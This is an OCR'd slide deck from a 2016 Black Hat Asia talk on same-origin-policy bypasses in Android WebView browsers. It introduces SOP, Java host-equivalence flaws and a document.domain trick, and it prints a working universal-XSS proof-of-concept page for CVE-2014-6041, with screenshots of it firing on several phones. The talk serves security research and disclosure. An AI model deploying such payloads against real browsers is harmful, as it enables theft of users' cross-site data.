black hat ASIA 2016

Bypassing Browser Security Policies For Fun And Profit


UBM

Introduction

- ✓ Serving in **Pakistan Telecommunication Limited** as **Manager Information Security**
- ✓ Author of "**Ethical Hacking And Pentesting Guide**"
- ✓ **Bug Bounty Hunter** (Hall of fame such as Google, Facebook, Paypal, Apple etc. for reporting Vulnerabilities)
- ✓ Specialized in **XSS**, **WAF Bypass** and **HTML5 Attacks**.
- ✓ Previous Research has been featured in BBC, Wall street journal, Forbes etc.

Agenda

- ✓ Same Origin Policy
- ✓ SOP Bypasses For Android Browsers
- ✓ SOP Bypass To RCE
- ✓ Cross Scheme Data Exposure Attacks
- ✓ Browser Cookie Theft Attacks
- ✓ CSP Bypasses
- ✓ Android Patch Management issues
- ~~✓ Spoofing Attacks~~
- ~~✓ Charset Inheritance Attacks~~
- ~~✓ Mixed Content Vulnerabilities~~




Why android?

- ✓ 82% of Market Share
- ✓ Big parts of users are still running **unpatched android systems**.
- ✓ Vulnerability found is not likely to get patched across all devices.
- ✓ Some Smartphones are not even **non-compatible** with new versions.

Period	Android	iOS	Windows Phone	BlackBerry OS	Others
2015Q2	82.8%	13.9%	2.6%	0.3%	0.4%
2014Q2	84.8%	11.6%	2.5%	0.5%	0.7%
2013Q2	79.8%	12.9%	3.4%	2.8%	1.2%
2012Q2	69.3%	16.6%	3.1%	4.9%	6.1%

Source: IDC, Aug 2015

Not Sponsoring Of My Talk



Testing methodology & References


References

- ✓ Cross Browser Test Cases - https://ios.browsr-tests.com/alt/
- ✓ Chromium bugs - https://code.google.com/p/chromium/issues/list
- ✓ Test cases from - http://wooyun.org/
- ✓ Browser Security handbook test cases - http://browsersec.googlecode.com/files/browser_tests-1.03.tar.gz
- ✓ **Test suite was developed which would up on -** http://rafayhackingarticles.net

Agenda

- ✓ Why **Android**?
- ✓ **Same Origin Policy**
- ✓ **SOP bypasses** For Android Browsers
- ✓ **Turning a SOP Bypass** into **an RCE** (Google Play)
- ✓ **Cross Scheme** Data Exposure Attacks
- ✓ Browser Cookie **Theft Attacks**


Introduction: Same Origin Policy



New in Boomerang: Read Receipts! - Happy New Year! We are thrilled to kic 8. Jan.
Fwd: test dokumente - Forwarded message From: Lars Steiger <lars.steiger gp 29.11.12
Fwd: Inline Attachment Test - Forwarded message From: Lars Steiger <lars gp 29.11.12


Retrieving Data From Gmail.com

Introduction: Same Origin Policy




“ The Same-Origin policy **restricts communication** of active content to objects that share the same origin. The origin is, hereby, defined by the **protocol**, the **port** and the **host** used to retrieve the object.

Origin



Severity of A SOP Bypass



https://blog.mozilla.org/security/2012/10/10/security-vulnerability-in-firefox-16/


Issue:
Mozilla is aware of a security vulnerability in the current release version of Firefox (version 16). We are actively working on a fix and plan to ship updates tomorrow. Firefox version 15 is unaffected.

Impact:
The vulnerability could allow a malicious site to potentially determine which websites users have visited and have access to the URL or URL parameters. At this time we have no indication that this vulnerability is currently being exploited in the wild.


Status:
Firefox 16 has been temporarily removed from the current installer page and users will automatically be upgraded to the new version as soon as it becomes available. As a precaution, users can downgrade to version 15.0.1 by following these instructions [http://www.mozilla.org/firefox/new/]. Alternatively, users can wait until our patches are issued and automatically applied to address the vulnerability.

SOP Bypass By Design

✓ **Shared Hosting in java == SOP Bypass**




"Two hosts are considered equivalent if both host names can be resolved into the same IP addresses; else if either host name can't be resolved, the host names must be equal without regard to case; or both host names equal to null."



- example.com === example.net

```
$ host example.com
example.com has address 93.184.216.119
$ host example.net
example.net has address 93.184.216.119
```

SOP Bypass By Implementation




```
<script>
  var document;
  document = {};
  document.domain = ‘target.com’;
  alert(document.domain);
</script>
```

SOP Bypasses For Android Browsers


- ✓ **Multiple SOP bypasses** in Web View Component of Android Browsers.
- ✓ Web view is a mini browser based upon **Webkit rendering engine** for display the webpages.
- ✓ **Web View prior to android** 4.4 (Kitkat) were affected with the SOP Bypasses.
- ✓ **Multiple Metasploit** modules were created for demonstration.

SOP Bypass 1 - CVE 2014-6041 (POC)



```
<html>

<title>CVE 2014-6041 UXSS</title>

<iframe name="test" src="http://www.rhainfosec.com"></iframe>

<input type=button value="test"
onclick="window.open('\u0000javascript:alert(document.domain)','test')" >

</html>
```

Galaxy S3



5554:Galaxy_S3

jsbin.com/vitaxaxuwowo/1


If the document.domain points to rhainfosec.com, it means that we have a sop bypass here

The page at "http://www.rhainfosec.com" says:

www.rhainfosec.com

OK

Sony Xperia




jsbin.com/yafocicajune/1

The page at "http://www.rhainfosec.com" says:

www.rhainfosec.com

OK

HTC



The page at "http://www.rhainfosec.com" says:


www.rhainfosec.com

OK

